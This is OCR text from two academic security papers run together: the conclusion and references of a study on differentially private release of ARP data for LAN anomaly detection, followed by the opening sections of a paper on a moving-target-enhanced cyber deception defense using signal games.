


Figure 8: TPR result for different ε in all 3 monitored LANs.




Figure 9: F_1 result for different ε in all 3 monitored LANs.

ARP packets, their absence does not affect privacy or utility to our approaches.

9.2. DP Mechanisms. In this work, we focus on releasing ARP-degrees in differentially-private manners. Publishing degrees has sensitivity of 1 (removing a user's ARP request alters the total ARP-degrees by 1), which is small compared to the number of ARP requests sent by all users. Thus we choose the noise perturbation methods, namely the Laplace and the Gaussian mechanism, to privatize the ARP-degrees. Another well-known differential privacy mechanism is the randomized response, whose standard deviation is $O(\sqrt{N}/\varepsilon)$ [33], which is worse than the standard deviation of the Laplace and Gaussian mechanism, which is $O(1/\varepsilon)$. There are also differential privacy mechanisms based on data synthesis [34]. However, as anomaly detection algorithms look for "spiking" behaviors at a particular time interval, these data synthetic approaches, which try to replicate the distribution of the data as a whole, will not be able to retain the spikes as well as the perturbation mechanisms.

9.3. Time Interval. In our evaluation, we consider the time interval for ARP-data collection to be in a unit of a week. Albeit a bit long, this design choice is necessary as it allows us to incorporate all data (which spans for 30 weeks) into our analysis with higher utility rate and without losing too much privacy budget.

To illustrate this point, we conduct a new experiment on the JPN network where we aggregate and process ARP data on a shorter period, i.e., every day instead of every week. Compared to the original experiment, we have observed a drastic decrease in the utility rate for all our approaches. As an example, for the naïve approach with $\varepsilon = 4$, the RMSE has increased by a factor of 6 (from 10 to 60), while the TPR and F_1 score have reduced substantially from 1.0 to ≈ 0.6.

9.4. Utility Metrics. We evaluate our approaches using two utility metrics: RMSE and Anomaly Detection Accuracy. We select the former because it is one of the most common metrics for measuring utility from a DP mechanism [35]. Intuitively, it tells us "how far apart the privatized data is from the original data." Since an anomalous activity appears as an unusual value in the data, a privacy-preserving mechanism with small RMSE would not perturb *that value* by much, allowing such activity to be detected from the privatized data. Besides RMSE, there are other similar metrics with the same purpose, e.g., Mean Absolute Error. Even though we do not include them in this work, we expect the results from such metrics to be in line with our current results.

Nonetheless, the RMSE does not directly indicate the "true" utility in this work since our end goal is to detect LAN anomalies, not minimize error rates. To this end, we choose to include Anomaly Detection Accuracy as our second metric. This metric realistically gives us an idea of how effective our approaches are when performing on a real-world LAN anomaly detector [7].

Finally, we do not consider other utility metrics that target different types of data publication. For example, L_p-Error [36] and Hausdorff Distance [37] are geared towards measuring utility in location privacy protection. Also, information-theoretic metrics [38] require the input to be generated from a probability distribution, which is not the case in this work.

10. Conclusion

This paper presents four approaches to privately releasing ARP-request data that can later be used for identifying anomalies in LAN. We prove that the naïve approach satisfies edge-differential privacy, and thus provides privacy protection on the user-relationship level. On the other hand, the histogram-based approach can provide node-differential privacy, thus leaking no information about a presence of each individual user. We also propose two alternatives, named naïve-δ and histogram-based-δ, which require even smaller additive noises than their original counterparts in exchange for a small probability that the privacy guarantee will not hold. Feasibility of our approaches is demonstrated via real-world experiments in which we show that, with a reasonable privacy budget value, our approaches yield low errors (< 10 in RMSE) and also preserve more than 75% utility of detecting LAN anomalies.

Data Availability

The data used to support the findings of this study are available from the corresponding author upon request.

Disclosure

The preliminary (and much shorter) version of this manuscript was published in IEEE International Conference on Electrical Engineering/Electronics, Computer, Telecommunications and Information Technology (ECTI-CON) 2021 [1].

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

The ASEAN IVO (https://www.nict.go.jp/en/asean_ivo/index.html) project, ASEAN-Wide Cyber-Security Research Testbed Project, was involved in the production of the contents of this work and financially supported by NICT (https://www.nict.go.jp/en/index.html). This work was also financially supported by Chiang Mai University, Thailand.

References

[1] N. Rattanavipanon, D. Ponnoprat, H. Ochiai, K. Tantayakul, T. Angchuan, and S. Kamolphiwong, "Releasing ARP data with differential privacy guarantees for LAN anomaly detection," in *Proceedings of the 2021 18th International Conference on Electrical Engineering/Electronics, Computer, Telecommunications and Information Technology (ECTI-CON)*, IEEE, Chiang Mai, Thailand, May 2021.

[2] IFP, "6 Hacks Sure to Defeat Your Firewall (And How to Prevent Them)," 2018, https://www.insightsforprofessionals.com/it/security/hacks-sure-to-defeat-your-firewall.

[3] W. Yan, Z. Zhang, and N. Ansari, "Revealing packed malware," *IEEE Security and Privacy Magazine*, vol. 6, no. 5, pp. 65–69, 2008.

[4] M. Chapple, "The Threat of Ransomware Still Looms Large over Healthcare," 2021, https://healthtechmagazine.net/article/2021/06/threat-ransomware-still-looms-large-over-healthcare.

[5] C. Kern, "95filtering," 2016, https://www.varinsights.com/doc/of-ransomware-bypass-firewalls-email-filtering-0001.

[6] V. Networks, "How is the internet of things (IoT) being impacted by malware?," 2021, https://www.valeonetworks.com/how-is-the-internet-of-things-iot-being-impacted-by-malware/.

[7] K. Matsufuji, S. Kobayashi, H. Esaki, and H. Ochiai, "Arp request trend fitting for detecting malicious activity in lan," in *Proceedings of the International Conference on Ubiquitous Information Management and Communication (ICUIMC)*, Phuket, Thailand, January 2019.

[8] Y. Yasami, M. Farahmand, and V. Zargari, "An arp-based anomaly detection algorithm using hidden Markov model in enterprise networks," in *Proceedings of the International Conference on Systems and Networks Communications (ICSNC)*, IEEE, Cap Eterel, France, August 2007.

[9] H. Ren, B. Xu, Y. Wang et al., "Time-series anomaly detection service at microsoft," in *Proceedings of the ACM SIGKDD International Conference on Knowledge Discovery & Data Mining*, Alaska, USA, August 2019.

[10] M. Mobilio, M. Orrù, O. Riganelli, A. Tundo, and L. Mariani, "Anomaly detection as-a-service," in *Proceedings of the IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW)*, Berlin, Germany, October 2019.

[11] D. Yao, X. Shu, L. Cheng, and S. J. Stolfo, "Anomaly detection as a service: challenges, advances, and opportunities," *Synthesis Lectures on Information Security, Privacy, and Trust*, vol. 9, no. 3, pp. 1–173, 2017.

[12] M. Azure, "Anomaly Detector," 2020, https://azure.microsoft.com/en-us/services/cognitive-services/anomaly-detector/.

[13] Tibco Software, "Anomaly Detection—Tibco Software," 2021, https://www.tibco.com/solutions/anomaly-detection.

[14] J. Hu, C. Lin, and X. Li, "Relationship privacy leakage in network traffics," in *Proceedings of the 2016 25th International Conference on Computer Communication and Networks (ICCCN)*, pp. 1–9, IEEE, Waikoloa, HI, USA, August 2016.

[15] M. Srivatsa and M. Hicks, "Deanonymizing mobility traces: using social network as a side-channel," in *Proceedings of the ACM Conference on Computer and Communications Security*, Republic of Korea, November 2012.

[16] N. Takbiri, A. Houmansadr, D. L. Goeckel, and H. Pishro-Nik, "Privacy against statistical matching: inter-user correlation," in *Proceedings of the IEEE International Symposium on Information Theory (ISIT)*, Vail, CO, USA, June 2018.

[17] C. Dwork, F. Mcsherry, K. Nissim, and A. Smith, "Calibrating noise to sensitivity in private data analysis," in *Proceedings of the Theory of Cryptography Conference (TCC)*, New York, USA, March 2006.

[18] F. McSherry and R. Mahajan, "Differentially-private network trace analysis," *ACM SIGCOMM-Computer Communication Review*, vol. 40, no. 4, pp. 123–134, 2010.

[19] F. D. McSherry, "Privacy integrated queries: an extensible platform for privacy-preserving data analysis," in *Proceedings of the International Conference on Management of Data*, Rhode Island, USA, July 2009.

[20] L. Fan, L. Bonomi, L. Xiong, and V. Sunderam, "Monitoring web browsing behavior with differential privacy," in *Proceedings of the International Conference on World Wide Web (WWW)*, Seoul, Korea, April 2014.

[21] Q. Wang, Y. Zhang, X. Lu, Z. Wang, Z. Qin, and K. Ren, "Real-time and spatio-temporal crowd-sourced social network data publishing with differential privacy," *IEEE Transactions on Dependable and Secure Computing*, vol. 15, no. 4, pp. 591–606, 2016.

[22] F. K. Dankar and K. El Emam, "Practicing differential privacy in health care: a review," *Transactions on Data Privacy*, vol. 6, no. 1, pp. 35–67, 2013.

[23] L. Fan and L. Xiong, "Differentially private anomaly detection with a case study on epidemic outbreak detection," in *Proceedings of the International Conference on Data Mining Workshops (ICDMW)*, Dallas, TX, USA, December 2013.

[24] Z. Zhang, H. Esaki, and H. Ochiai, "Unveiling malicious activities in lan with honeypot," in *Proceedings of the International Conference on Information Technology (InCIT)*, Bangkok, Thailand, October 2019.

[25] J. Yeo, M. Youssef, and A. Agrawala, "A framework for wireless lan monitoring and its applications," in *Proceedings of the 3rd ACM Workshop on Wireless Security*, New York, USA, October 2004.

[26] D. Whyte, P. van Oorschot, and E. Kranakis, "Arp-based detection of scanning worms within an enterprise network," in *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, Tucson, AZ, USA, December 2005.

[27] M. Farahmand, A. Azarfar, A. Jafari, and V. Zargari, "A multivariate adaptive method for detecting arp anomaly in local area networks," in *Proceedings of the International Conference on Systems and Networks Communications (ICSNC)*, Tahiti, French Polynesia, October 2006.

[28] M. Bun and T. Steinke, "Concentrated differential privacy: simplifications, extensions, and lower bounds," in *Proceedings of the Theory of Cryptography Conference (TCC)*, Beijing, China, October 2016.

[29] C. Dwork and A. Roth, "The algorithmic foundations of differential privacy," *Foundations and Trends® in Theoretical Computer Science*, vol. 9, no. 3–4, pp. 211–407, 2014.

[30] M. Hay, C. Li, G. Miklau, and D. D. Jensen, "Accurate estimation of the degree distribution of private networks," in *Proceedings of the ICDM 2009, the Ninth IEEE International Conference on Data Mining*, Miami, FL, USA, December 2009.

[31] I. Mironov, "On significance of the least significant bits for differential privacy," in *Proceedings of the ACM Conference on Computer and Communications Security*, North Carolina, USA, October 2012.

[32] D. C. Montgomery and C. M. Mastrangelo, "Some statistical process control methods for autocorrelated data," *Journal of Quality Technology*, vol. 23, no. 3, pp. 179–193, 1991.

[33] A. Beimel, K. Nissim, and E. Omri, "Distributed private data analysis: simultaneously solving how and what," in *Proceedings of the Advances in Cryptology-CRYPTO 2008, 28th Annual International Cryptology Conference*, Santa Barbara, CA, USA, August 2008.

[34] Y. Tao, R. McKenna, M. Hay, A. Machanavajjhala, and G. Miklau, "Benchmarking differentially private synthetic data generation algorithms," 2021, https://arxiv.org/pdf/2112.09238.

[35] X. Yang, T. Wang, X. Ren, and W. Yu, "Survey on improving data utility in differentially private sequential data publishing," *IEEE Transactions on Big Data*, vol. 7, 2017.

[36] Y. Xiao and L. Xiong, "Protecting locations with differential privacy under temporal correlations," in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pp. 1298–1309, New York, USA, October 2015.

[37] J. Hua, Y. Gao, and S. Zhong, "Differentially private publication of general time-serial trajectory data," in *Proceedings of the 2015 IEEE Conference on Computer Communications (INFOCOM)*, IEEE, Hong Kong, China, April 2015.

[38] M. Lopuhaä-Zwakenberg, B. Škorić, and N. Li, "Information-theoretic Metrics for Local Differential Privacy Protocols," 2019, https://arxiv.org/pdf/1910.07826.

Hindawi
Security and Communication Networks
Volume 2022, Article ID 3949292, 17 pages
https://doi.org/10.1155/2022/3949292

Research Article

A Cyber Deception Defense Method Based on Signal Game to Deal with Network Intrusion

Chungang Gao,[1,2] Yongjie Wang,[1,2] and Xinli Xiong[1,2]

[1]*National University of Defense Technology, Hefei 230037, China*
[2]*Anhui Key Laboratory of Cyberspace Security Situation Awareness and Evaluation, Hefei 230037, China*

Correspondence should be addressed to Yongjie Wang; wangyongjie17@nudt.edu.cn and Xinli Xiong; xxlyx25@hotmail.com

Received 29 August 2021; Revised 7 October 2021; Accepted 4 January 2022; Published 18 March 2022

Academic Editor: Konstantinos Fysarakis

Increasingly, cyber security personnel are using cyber deception defense techniques to deal with network intrusions. However, traditional cyber deception techniques (such as honeypots and honeynets) are easily detected by attackers, thus leading to failure. Therefore, we propose a cyber deception defense method based on the signal game to improve the effectiveness of the defense. More specifically, first, we propose a moving target defense (MTD) enhanced cyber deception defense mechanism. Then, on the basis of the in-depth analysis of network attack and defense scenarios, a signal game model is constructed to describe the network attack and defense process, and a multistage attack and defense game equilibrium solution method is designed to guide the selection of the optimal deception defense strategy. Meanwhile, considering the actual network attack and defense, we quantify the game revenue based on a probabilistic model. The experimental results show that the defense method proposed in this paper could guide the defender to implement the optimal defense strategy and achieve a better defense effect.

1. Introduction

With the rapid development of Internet technology, networks and information systems have become important infrastructures to ensure the normal operation of various critical areas of the country. However, the endless network attack methods and network security incidents have made network security face severe challenges in recent years. Traditional network security technologies, such as identity verification, firewalls, and intrusion detection, are based on prior knowledge and experience to perform one-sided, static passive security defenses. They will respond only after an attack is detected, but at this time, the network system may have suffered serious losses. Therefore, the existing passive network security defense technology lacks initiative and deterrence ability to attack, and it is difficult to effectively ensure the security of the network.

To prevent or mitigate network intrusion, academics and network security personnel began to focus on active defense methods, and cyber deception defense [1] was proposed as one of them. Cyber deception defense is a defense mechanism evolved from the idea of honeypots. By deploying scams in network information systems, it interferes with the aggressor's perception and judgment of the target network information system, thereby affecting the choice of attack strategy. In the process of network attack and defense, defenders can use cyber deception technology to gain advantages. On the one hand, it can break the certainty and isomorphism of the network, affect the judgment of the aggressor on the network system, and protect essential resources; On the other hand, the aggressor can be introduced into a fake network environment so that the defender can analyze the aggressor's attack behavior to obtain cyber threat intelligence (CTI) [2], help form a defense plan, and mitigate the attack in time [3].

Traditional cyber deception defense techniques such as honeypots and honeynets focus on detecting attacks and collecting attack information by laying down fake resources to lure attackers to attack them. In recent years, the honeypot function has gradually evolved from a single decoy target and has been applied to more areas of network security protection, such as network event monitoring [4], malware

analysis [5], cipher mode research [6], and attack analysis [7]. Saud et al. [8] used NIDS and KFSensor honeypots to detect advanced persistent threat (APT) attacks. Once the honeypot's services are requested, it will immediately send an alert message to the console. Olagunju and Samu [9] created a new type of honeynet system to detect network intrusions in real time. The system provides SSH services to lure aggressors into attacking it, to collect relevant intrusion information such as the aggressor's IP address, attribution, and timestamp.

However, traditional cyber deception defense techniques have the disadvantage of static configuration and fixed location. With the development of antihoneypot technology, attackers begin to use antihoneypot technology to identify honeypots in the target network [10, 11]. Once the attacker recognizes the honeypot and pulls it into the blocklist, it will immediately lose its deception effect. Moreover, current network penetration, especially APT [12], is usually targeted at specific targets, with long duration and strong concealment. However, existing cyber deception defense strategies lack initiative in the interaction process, making it difficult to interest attackers and often failing to achieve the desired deception effect.

In addition, many scholars researched network defense strategy based on game theory in recent years, which provides theoretical guidance for deploying and implementing network defense technology. However, the quantification of the benefits is based on an ideal environment. Both the offensive and defensive parties have known all the vulnerabilities in the target network, and the effect of the strategy implementation of both sides is determined. To our knowledge, if the revenue quantification does not conform to the actual network attack and defense, the effect of network deception defense can only be reflected at the theoretical level, and the practical application value is lacking.

To solve the above problems, we developed an MTD-enhanced cyber deception defense mechanism. Based on this, we established a signal game to guide the selection of the optimal deception defense strategy. Meanwhile, we quantified the offensive and defensive benefits based on a probability model to meet the actual network offense and defense. The main contributions of this paper can be summarized as follows:

(1) MTD-enhanced cyber deception defense mechanism: we combined virtual network topology and IP address randomization to solve the current static problem of cyber deception defense. And we solved the problem of mutual interference when the two technologies are used concurrently, thereby further improving the defense effectiveness.

(2) Multistage attack and defense signal game: we established a signal game model to improve the defender's initiative in the process of attack and defense game. Meanwhile, the attenuation of network spoofing signal was fully considered to realize the dynamic analysis and deduction of multistage network attack and defense confrontation.

(3) Revenue quantification based on probability model: we analyzed the actual network attack and defense scenario and established a probabilistic model based on the Urn model to quantify revenue, making the selection of attack and defense strategies consistent with the reality of network attack and defense.

The rest of this paper is organized as follows. Section 2 presents the related work. Section 3 proposes the MTD-enhanced cyber deception defense mechanism and analyzes the network deception attack and defense scenarios. In Section 4, the offensive and defensive signal game model is defined, and the profit quantification method based on the probability model is proposed. Section 5 proposes the equilibrium solution process of the offensive and defensive game and gives the optimal strategy selection algorithm for cyber deception defense. Finally, simulation experiments are used to verify the effectiveness of this model and method. Table 1 lists the frequently used acronyms.

2. Related Work

Like cyber deception defense, moving target defense is also proposed as one of the active defense technologies. Its idea is to make the system dynamic and improve the system's security by increasing the diversity, dynamics, and randomness of the system [13]. At present, a large number of research results related to MTD have emerged, and many network elements such as IP addresses [14], ports [15], and operating platforms [16] have been used to implement specific MTD technologies. In order to break the static nature of traditional cyber deception defense and prevent them from being recognized by attackers, some scholars have proposed cyber deception defense technologies that integrate moving target defense. Clark et al. [17] proposed a method of periodically changing the IP address of the honeypot to invalidate the honeypot IP address that the aggressor has identified. This method effectively improved the survival rate of honeypots. Sun et al. [18, 19] realized the integration of IP address randomization and network deception technologies. The system dynamically changes the IP addresses of real nodes and decoy nodes in the network through IP address randomization, which interferes with the attacker's identification of decoy nodes. Wang et al. [20] proposed a hybrid defense mechanism combining MTD and cyber deception defense and proposed a dynamic defense strategy generation algorithm to improve the effectiveness of the hybrid defense mechanism. The methods mentioned above solve traditional honeypots' static nature, but there are still two problems. One is that the above techniques lack the interaction of aggressors and do not take the initiative of the network deception technology. The other is that the defense cost is not considered, which leads to lower practicality.

The essence of network security is offensive and defensive confrontation, so it has important practical significance to conduct network offensive and defensive analysis and defense strategy selection from the perspective of offensive and defensive confrontation. Game theory is very consistent with the characteristics of network offense and

Table 1: Frequently used acronyms.

Notation	Description
APT	Advanced persistent threat
CDSGM	Cyber deception signal game model
CTI	Cyber threat intelligence
CVSS	Common vulnerability scoring system
DMZ	Demilitarized zone
MTD	Moving target defense
MTDCD	MTD-enhanced cyber deception defense
SDN	Software-defined network

defense, such as relationship noncooperation, target opposition, and strategy dependence. In recent years, many scholars researched network defense strategy based on game theory, which provides theoretical guidance for deploying and implementing network defense technology. Jiang et al. [21] modeled the network attack and defense process as a two-role zero-sum game process, analyzed the network attack and defense behavior based on the complete information static game theory, and studied the optimal active defense strategy selection. Hengwei et al. [22] introduced static game theory with incomplete information and analyzed the effectiveness of defense strategies by solving static Bayesian equilibrium. Wangqun et al. [23] introduced a complete information dynamic game to study the influence of previous behavior on the subsequent game process. However, the above studies are based on the assumption that both offensive and defensive parties act simultaneously, and the restriction conditions are challenging to meet in actual network offense and defense.

The signal game has received special attention from researchers because it can accurately describe the key role of intelligence information in the choice of network offensive and defensive strategies. It describes the interaction in the game process through the signal transmission mechanism. Hengwei et al. [24] built a signal game model to guide optimal defense strategies for different types of defenders. Still, it is only a single-stage offensive and defensive game research, which does not match the dynamic evolution of network offense and defense. Hu et al. [25] improved the previous work and proposed that the signal attenuation factor represents the change of defense signal function in different stages, guiding the selection of optimal strategy for multistage active defense. However, existing research still lacks a comprehensive analysis of the quantification of the benefits of offensive and defensive strategies.

Motivated by the aforementioned goals and challenges, we go one step beyond and show that cyber deception defense can be further improved. In this paper, we develop an MTD-enhanced cyber deception defense mechanism and strategy selection methods based on signal games. By simulation experiment, our defense method can achieve a better defense effect.

3. Offensive and Defensive Scenario Analysis

3.1. Threat Model. The threat model is shown in Figure 1. The network is divided into three areas: the external network, the DMZ, and the internal network. Both the external and internal networks can access the Web server in the DMZ, but the external network cannot directly access the internal network. The purpose of an attacker's network intrusion is usually to steal or destroy important assets of the target network, but it is difficult for an attacker to directly attack a host that stores important assets in the target network from an external network. We assume that the attacker has used the vulnerability on the website to obtain administrator authority of the Web server in the DMZ and uses this as a springboard for further invasion.

In the process of network attack and defense, attackers usually use network scanning or sniffing to obtain basic network information, to select the most appropriate attack strategy to achieve penetration of the target system and optimize the benefits of network attacks. Lockheed Martin proposed a cyber kill chain model to describe a multistage attack, as illustrated in Figure 2.

This paper divides the aggressor's network intrusion into three stages: network reconnaissance, attack preparation, and attack implementation, which correspond to reconnaissance, weaponization and payload delivery, and exploitation in the cyber kill chain, respectively. In the network reconnaissance stage, the aggressor scans and sniffs the target network to obtain information such as active hosts, open ports, operating system fingerprints, and vulnerabilities. The aggressor analyzes the acquired target network information in the attack preparation stage and constructs the corresponding network attack weapon. After the aggressor prepares for the attack, it will attack the vulnerable hosts in the network. Compared with the previous two stages, the attack implementation stage is very short and negligible, so the attacker's network intrusion time includes the scan detection time and the attack preparation time.

To fight against the network intrusion of aggressors, network defenders usually deploy some honeypots in the network to attract the aggressors to carry out attacks to protect essential assets. However, APT attackers usually have apparent targets, and it is difficult for traditional honeypots and honeynets to attract them. At the same time, APT attackers usually conduct rigorous network reconnaissance and analysis before formally launching an attack. Therefore, traditional honeypots and honeynets often fail to achieve the purpose of deception.

3.2. MTD-Enhanced Cyber Deception Defense Mechanism. Based on the analysis of the threat model in Section 3.1, to further improve cyber deception effectiveness, we propose




Figure 1: Threat model.




Figure 2: Cyber kill chain.

an MTD-enhanced cyber deception defense method (MTDCD). We implemented a preliminary version of the system based on SDN in [26]. In this paper, we implemented further improvements to the system.

In order to resist the attacker's network intrusion into the target network, the system first converts the real IP address of the host in the network into a virtual IP address and generates a large number of decoy nodes to build the virtual network topology. Through the above operations, the network view detected by the attacker is entirely different from the actual situation of the network system.

Figure 3 is a schematic diagram of a virtual network topology generated from a real network topology, where h_0 is a host occupied by an attacker, $h_1, h_2 \cdots h_6$ are real hosts in the intranet, and b is a honeypot. The virtual network topology is much larger than the real network, and the purpose is to extend the attacker network reconnaissance time. The bait nodes in the virtual network topology are mapped from the honeypot. Compared with traditional honeypots or honeynets, not only are a large number of bait nodes deployed in the virtual network topology but also the connection relationship between real hosts has changed.

The attacker can identify the bait node by analyzing the fingerprint and activity of the node in the network and pull it into the blacklist. In [18–20, 26], the IP address of the bait node is changed dynamically to improve the survival rate of the decoy node. However, when IP address randomization is implemented on bait nodes, the connection between the attacker and bait nodes may be disconnected, which reduces the spoofing effect of bait nodes. To solve the above problems, the MTDCD defense mechanism randomly divides IP addresses into IP address shuffling, IP address shifting, and IP address retention policies. The following describes their definitions.

Definition 1. IP address conversion: the system randomly selects an IP address from the unused IP address pool to replace the current IP address of the node and puts the current IP address back into the unused IP address pool.

Definition 2. IP address transfer: the system randomly selects an IP from the unused IP address pool to replace the host's current IP address and transfers the host's current IP address to a bait node similar to its fingerprint.

Compared with IP address conversion, IP address transfer increases the probability of bait nodes being attacked. Since the fingerprints of the bait node and the real host are similar, when an IP address transfer occurs, the real host's IP address does not change from the attacker's point of view. In order to ensure that attackers cannot distinguish real hosts from bait nodes according to the rule of IP address change, the IP addresses of some bait nodes need to remain unchanged when IP address randomization occurs. So we define an IP address retention policy.

Definition 3. IP address retention: when IP address randomization occurs, the IP addresses of some decoy nodes remain unchanged. In the virtual network topology, there are several decoy nodes with similar fingerprints to a real host in the intranet. In order to capture more different attack information, it is necessary to select decoy nodes with different fingerprints for IP address retention.

Figure 4 shows the state of the network system in the two cycles before and after the randomization of the IP address in the MTDCD. Each grid represents an IP address, where h_1, h_2, and h_3 are real hosts, b_1, b_2, and b_3 are decoy nodes with fingerprints similar to h_1, h_2, and h_3, respectively, and the rest are unused IP addresses. The system periodically performs IP address randomization, and the alteration of the




Figure 3: Schematic diagram of virtual network topology generation.




Figure 4: Schematic diagram of MTDCD defense model.

node's position in the graph represents the change of the node's IP address. In the T_2 period, the IP addresses of hosts h_1, h_2, and h_3 are converted to unused IP addresses in the T_1 period, and the IP address of host h_1 is transferred to the bait node b_1. The IP address of the bait node b_2 is not changed, and the IP address of the bait node b_3 is changed to an unused IP address in T_1 period.

